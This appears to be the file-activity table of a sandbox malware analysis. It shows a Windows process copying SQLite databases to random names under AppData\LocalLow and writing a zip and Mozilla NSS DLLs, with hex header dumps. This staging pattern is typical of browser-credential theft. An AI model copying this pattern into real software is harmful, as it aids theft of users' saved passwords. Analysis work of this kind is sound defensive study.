C:\Users\user\AppData\LocalLow\1xVPfvJcrg	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$............................ ....C.....................	success or wait	1	43DEFC	CopyFileW
C:\Users\user\AppData\LocalLow\RYwTiizs2t	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$............................ ....C.....................	success or wait	1	43DEFC	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\rQF69AzBla	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	43DEFC	CopyFileW
C:\Users\user\AppData\LocalLow\JbcJeqCquL	0	118784	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 02 00 00 00 1d 00 00 00 00 00 00 00 00 00 00 00 16 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 01 0f fb 00 00 00 00 1c 0f fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	1	43DEFC	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow \eE8sF0yG2eQ6fT7\aR8pJ3hC8rG2sT.zip	unknown	467	50 4b 03 04 14 00 00 00 08 00 9a 7a 6e 4e 3c 09 f8 7b 72 d2 00 00 d0 69 01 00 0b 00 00 00 6e 73 73 64 62 6d 33 2e 64 6c 6c ec fd 7f 7c 14 d5 d5 38 00 cf ee 4e 92 0d 59 d8 05 36 18 24 4a 90 a0 d1 a0 06 16 24 31 80 d9 84 dd 44 20 b0 61 c9 2e 11 13 b4 6a 4c b7 56 f9 b1 43 b0 12 08 4e 02 3b 19 b7 f5 e9 a3 7d ec 2f ab f5 f1 e9 0f db a7 b6 b5 80 d5 ea 86 d8 24 f8 13 81 5a 2c 54 a3 52 bd 71 63 8d 92 86 45 63 e6 3d e7 dc 99 dd 0d da ef f7 fb be 7f bf f0 c9 ec cc dc 3b f7 9e 7b ee b9 e7 9e 73 ee b9 e7 d6 de 70 bf 60 11 04 41 84 3f 4d 13 84 83 02 ff 57 21 fc df ff e5 99 04 61 ca ec 3f 4e 11 9e ca 7e 65 ce 41 d3 ea 57 e6 ac 6f f9 fa b6 82 cd 5b ef ba 7d eb cd df 2c b8 e5 e6 3b ef bc 2b 5c f0 b5 db 0a b6 4a 77 16 7c fd ce 82 15 6b fd 05 df bc eb d6 db ae 9a 3c 79 52	PK.........znN<..{r....i...... nssdbm3.dll...|...8...N..Y..6. $J......$1....D .a.....jL.V..C ...N.;.....}./.............$. ..Z,T.R.qc...Ec.=............ ....;..{....s.....p.`..A.?M... ..W!......a..?N...~e.A..W..o.. ...[..}...,...;..+\.....Jw.|.. ..k.........<yR	success or wait	402	433C03	WriteFile
C:\Users\user\AppData\LocalLow \eE8sF0yG2eQ6fT7\aR8pJ3hC8rG2sT.zip	unknown	0			success or wait	1	433C03	WriteFile
C:\Users\user\AppData\LocalLow \eE8sF0yG2eQ6fT7\nssdbm3.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 1d b8 5a f0 59 d9 34 a3 59 d9 34 a3 59 d9 34 a3 50 a1 a7 a3 55 d9 34 a3 80 bb 35 a2 5b d9 34 a3 c7 79 f3 a3 51 d9 34 a3 80 bb 37 a2 58 d9 34 a3 80 bb 31 a2 53 d9 34 a3 80 bb 30 a2 52 d9 34 a3 7b b9 35 a2 5b d9 34 a3 92 ba 35 a2 5a d9 34 a3 59 d9 35 a3 ca d9 34 a3 92 ba 30 a2 41 d9 34 a3 92 ba 34 a2 58 d9 34 a3 92 ba cb a3 58 d9 34 a3 92 ba 36 a2 58 d9 34 a3 52 69 63 68 59 d9 34	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........Z.Y.4.Y.4.Y.4.P...U. 4...5.[.4..y..Q.4...7.X.4...1. S.4...0.R.4.{.5.[.4...5.Z.4.Y. 5...4...0.A.4...4.X.4.....X.4. ..6.X.4.RichY.4	success or wait	6	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow \eE8sF0yG2eQ6fT7\prldap60.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 35 3a 60 77 71 5b 0e 24 71 5b 0e 24 71 5b 0e 24 78 23 9d 24 73 5b 0e 24 a8 39 0f 25 73 5b 0e 24 a8 39 0d 25 70 5b 0e 24 a8 39 0b 25 7b 5b 0e 24 a8 39 0a 25 7a 5b 0e 24 53 3b 0f 25 73 5b 0e 24 ba 38 0f 25 74 5b 0e 24 71 5b 0f 24 3d 5b 0e 24 ba 38 0a 25 74 5b 0e 24 ba 38 0e 25 70 5b 0e 24 ba 38 f1 24 70 5b 0e 24 ba 38 0c 25 70 5b 0e 24 52 69 63 68 71 5b 0e 24 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......5:`wq[.$q[.$q[.$x#.$s [.$.9.%s[.$.9.%p[.$.9.% {[.$.9.% z[.$S;.%s[.$.8.%t[.$q[.$= [.$.8 .%t[.$.8.%p[.$.8.$p[.$.8.% p[.$Richq[.$.......	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\qipcap.dll	unknown	16336	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 73 36 f1 9f 37 57 9f cc 37 57 9f cc 37 57 9f cc 3e 2f 0c cc 35 57 9f cc ee 35 9e cd 35 57 9f cc ee 35 9c cd 36 57 9f cc ee 35 9a cd 3e 57 9f cc ee 35 9b cd 3c 57 9f cc 15 37 9e cd 34 57 9f cc 37 57 9e cc 2a 57 9f cc fc 34 9a cd 36 57 9f cc fc 34 60 cc 36 57 9f cc fc 34 9d cd 36 57 9f cc 52 69 63 68 37 57 9f cc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......s6..7W..7W..7W..>/.. 5W ...5..5W...5..6W...5..>W...5. . <W...7..4W..7W..*W...4..6 W...4 `.6W...4..6W..Rich7W........ ..........PE..L..	success or wait	1	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\softokn3.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a2 6c 24 1c e6 0d 4a 4f e6 0d 4a 4f e6 0d 4a 4f ef 75 d9 4f ea 0d 4a 4f 3f 6f 4b 4e e4 0d 4a 4f 3f 6f 49 4e e4 0d 4a 4f 3f 6f 4f 4e ec 0d 4a 4f 3f 6f 4e 4e ed 0d 4a 4f c4 6d 4b 4e e4 0d 4a 4f 2d 6e 4b 4e e5 0d 4a 4f e6 0d 4b 4f 7e 0d 4a 4f 2d 6e 4e 4e f2 0d 4a 4f 2d 6e 4a 4e e7 0d 4a 4f 2d 6e b5 4f e7 0d 4a 4f 2d 6e 48 4e e7 0d 4a 4f 52 69 63 68 e6 0d 4a 4f 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $........l$...JO..JO..JO.u.O.. JO?oKN..JO?oIN..JO? oON..JO?oNN ..JO.mKN..JO- nKN..JO..KO~.JO-n NN..JO-nJN..JO-n.O..JO- nHN..JORich..JO.......	success or wait	9	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ucrtbase.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b8 df 92 45 fc be fc 16 fc be fc 16 fc be fc 16 f5 c6 6f 16 cf be fc 16 fc be fd 16 70 be fc 16 8f dc 01 16 fd be fc 16 8f dc f8 17 e8 be fc 16 8f dc fc 17 fd be fc 16 8f dc ff 17 92 be fc 16 8f dc f9 17 a4 be fc 16 8f dc f2 17 9a bc fc 16 8f dc 03 16 fd be fc 16 8f dc fe 17 fd be fc 16 52 69 63 68 fc be fc 16 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $..........E..............o... ......p....................... ....Rich............	success or wait	70	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\vcruntime140.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 01 f9 a3 4e 45 98 cd 1d 45 98 cd 1d 45 98 cd 1d f1 04 22 1d 47 98 cd 1d 4c e0 5e 1d 4e 98 cd 1d 45 98 cc 1d 6c 98 cd 1d 9c fa c9 1c 55 98 cd 1d 9c fa ce 1c 56 98 cd 1d 9c fa c8 1c 41 98 cd 1d 9c fa c5 1c 5f 98 cd 1d 9c fa cd 1c 44 98 cd 1d 9c fa 32 1d 44 98 cd 1d 9c fa cf 1c 44 98 cd 1d 52 69 63 68 45 98 cd 1d 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 0c 38 27 59 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........NE...E...E.....".G. ..L.^.N...E...I.......U....... V.......A......._.......D..... 2.D.......D...RichE........... PE..L....8'Y...	success or wait	6	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleHandler.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a0 79 f3 5a e4 18 9d 09 e4 18 9d 09 e4 18 9d 09 c6 78 9e 08 ed 18 9d 09 c6 78 98 08 9b 18 9d 09 c6 78 99 08 f6 18 9d 09 3d 7a 9e 08 f6 18 9d 09 3d 7a 98 08 ff 18 9d 09 3d 7a 99 08 eb 18 9d 09 c6 78 9b 08 e3 18 9d 09 c6 78 9c 08 eb 18 9d 09 e4 18 9c 09 7a 18 9d 09 2f 7b 99 08 e0 18 9d 09 2f 7b 98 08 ef 18 9d 09 2f 7b 9d 08 e5 18 9d 09 2f 7b 62 09 e5 18 9d 09 2f 7b 9f 08 e5 18 9d	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........y.Z.............x.... ...x.......x......=z......=z.. ....=z.......x.......x........ ..z.../{....../{....../{...... /{b...../{.....	success or wait	8	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleMarshal.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 53 e5 ee 06 17 84 80 55 17 84 80 55 17 84 80 55 1e fc 13 55 15 84 80 55 ce e6 81 54 15 84 80 55 ce e6 83 54 16 84 80 55 ce e6 85 54 1e 84 80 55 ce e6 84 54 1c 84 80 55 35 e4 81 54 10 84 80 55 17 84 81 55 21 84 80 55 dc e7 84 54 13 84 80 55 dc e7 80 54 16 84 80 55 dc e7 7f 55 16 84 80 55 dc e7 82 54 16 84 80 55 52 69 63 68 17 84 80 55 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......S......U...U...U...U.. .U...T...U...T...U...T...U...T ...U5..T...U...U!..U...T...U.. .T...U...U...U...T...URich... U........PE..L..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\breakpadinjector.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 73 83 15 79 37 e2 7b 2a 37 e2 7b 2a 37 e2 7b 2a 15 82 78 2b 3e e2 7b 2a 15 82 7e 2b 49 e2 7b 2a 15 82 7f 2b 25 e2 7b 2a ee 80 78 2b 24 e2 7b 2a ee 80 7f 2b 27 e2 7b 2a ee 80 7e 2b 14 e2 7b 2a 15 82 7a 2b 34 e2 7b 2a 37 e2 7a 2a 41 e2 7b 2a fc 81 7e 2b 3e e2 7b 2a fc 81 7b 2b 36 e2 7b 2a fc 81 84 2a 36 e2 7b 2a fc 81 79 2b 36 e2 7b 2a 52 69 63 68 37 e2 7b 2a 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......s..y7.{*7.{*7. {*..x+>.{*..~+I.{*...+%. {*..x+$.{*...+'.{*..~+.. {*..z+4.{*7.z*A.{*..~+>.{*.. {+6.{*...*6.{*..y+6.{*Rich7. {*.......	success or wait	8	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\freebl3.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 f0 2f 05 84 91 41 56 84 91 41 56 84 91 41 56 8d e9 d2 56 88 91 41 56 5d f3 40 57 86 91 41 56 1a 31 86 56 85 91 41 56 5d f3 42 57 80 91 41 56 5d f3 44 57 8f 91 41 56 5d f3 45 57 8f 91 41 56 a6 f1 40 57 80 91 41 56 4f f2 40 57 87 91 41 56 84 91 40 56 d6 91 41 56 4f f2 42 57 86 91 41 56 4f f2 45 57 c0 91 41 56 4f f2 41 57 85 91 41 56 4f f2 be 56 85 91 41 56 4f f2 43 57 85 91 41	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $......../...AV..AV..AV...V.. AV].@W..AV.1.V..AV].BW. .AV].DW ..AV].EW..AV..@W..AVO. @W..AV.. @V..AVO.BW..AVO.EW..A VO.AW..AV O..V..AVO.CW..A	success or wait	21	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow \eE8sF0yG2eQ6fT7\IA2Marshal.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a9 7e e4 18 ed 1f 8a 4b ed 1f 8a 4b ed 1f 8a 4b e4 67 19 4b ef 1f 8a 4b 34 7d 8b 4a ef 1f 8a 4b 34 7d 89 4a ec 1f 8a 4b 34 7d 8f 4a e4 1f 8a 4b 34 7d 8e 4a e6 1f 8a 4b cf 7f 8c 4a ec 1f 8a 4b cf 7f 8b 4a e4 1f 8a 4b ed 1f 8b 4b ad 1f 8a 4b 26 7c 8e 4a ca 1f 8a 4b 26 7c 8a 4a ec 1f 8a 4b 26 7c 75 4b ec 1f 8a 4b 26 7c 88 4a ec 1f 8a 4b 52 69 63 68 ed 1f 8a 4b 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........~.....K...K...K.g.K.. .K4}.J...K4}.J...K4}.J...K4}. J...K...J...K...J...K...K...K&| .J...K&|.J...K&|uK...K&|.J... KRich...K.......	success or wait	5	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ldap60.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e1 d4 51 00 a5 b5 3f 53 a5 b5 3f 53 a5 b5 3f 53 ac cd ac 53 b5 b5 3f 53 7c d7 3e 52 a7 b5 3f 53 3b 15 f8 53 a7 b5 3f 53 7c d7 3c 52 a7 b5 3f 53 7c d7 3a 52 af b5 3f 53 7c d7 3b 52 ae b5 3f 53 87 d5 3e 52 a6 b5 3f 53 a5 b5 3e 53 f6 b5 3f 53 6e d6 3b 52 e5 b5 3f 53 6e d6 3f 52 a4 b5 3f 53 6e d6 c0 53 a4 b5 3f 53 6e d6 3d 52 a4 b5 3f 53 52 69 63 68 a5 b5 3f 53 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.........Q...?S..? S..?S...S..?S|.>R..?S;..S..? S|.<R..?S|.:R..?S|.;R..? S..>R..?S..>S..?Sn.;R..? Sn.?R..?Sn..S..?Sn.=R..? SRich..?S.......	success or wait	9	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ldif60.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c3 85 f3 39 87 e4 9d 6a 87 e4 9d 6a 87 e4 9d 6a 8e 9c 0e 6a 8f e4 9d 6a 5e 86 9c 6b 84 e4 9d 6a 5e 86 9e 6b 86 e4 9d 6a 5e 86 98 6b 8d e4 9d 6a 5e 86 99 6b 8c e4 9d 6a a5 84 9c 6b 85 e4 9d 6a 87 e4 9c 6a a3 e4 9d 6a 4c 87 99 6b 86 e4 9d 6a 4c 87 9d 6b 86 e4 9d 6a 4c 87 62 6a 86 e4 9d 6a 4c 87 9f 6b 86 e4 9d 6a 52 69 63 68 87 e4 9d 6a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........9...j...j...j...j.. .j^..k...j^..k...j^..k...j^..k ...j...k...j...j...jL..k...jL. .k...jL.bj...jL..k...jRich...j	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\lgpllibs.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e3 0d 7f ed a7 6c 11 be a7 6c 11 be a7 6c 11 be ae 14 82 be b3 6c 11 be 7e 0e 10 bf a5 6c 11 be 39 cc d6 be a5 6c 11 be 7e 0e 12 bf a0 6c 11 be 7e 0e 14 bf b7 6c 11 be 7e 0e 15 bf ac 6c 11 be 85 0c 10 bf a3 6c 11 be 6c 0f 10 bf a4 6c 11 be a7 6c 10 be ce 6c 11 be a7 6c 11 be a5 6c 11 be 6c 0f 15 bf a0 6c 11 be 6c 0f 14 bf a5 6c 11 be 6c 0f 11 bf a6 6c 11 be 6c 0f ee be a6 6c 11	MZ......................@..... .... (...........!..L.!This program cannot be run in DOS mode....$............l...l...l.......l ..~....l..9....l..~....l..~... .l..~....l.......l..l....l...l ...l...l...l..l....l..l....l..l....l..l....l.	success or wait	4	41ACBE	WriteFile
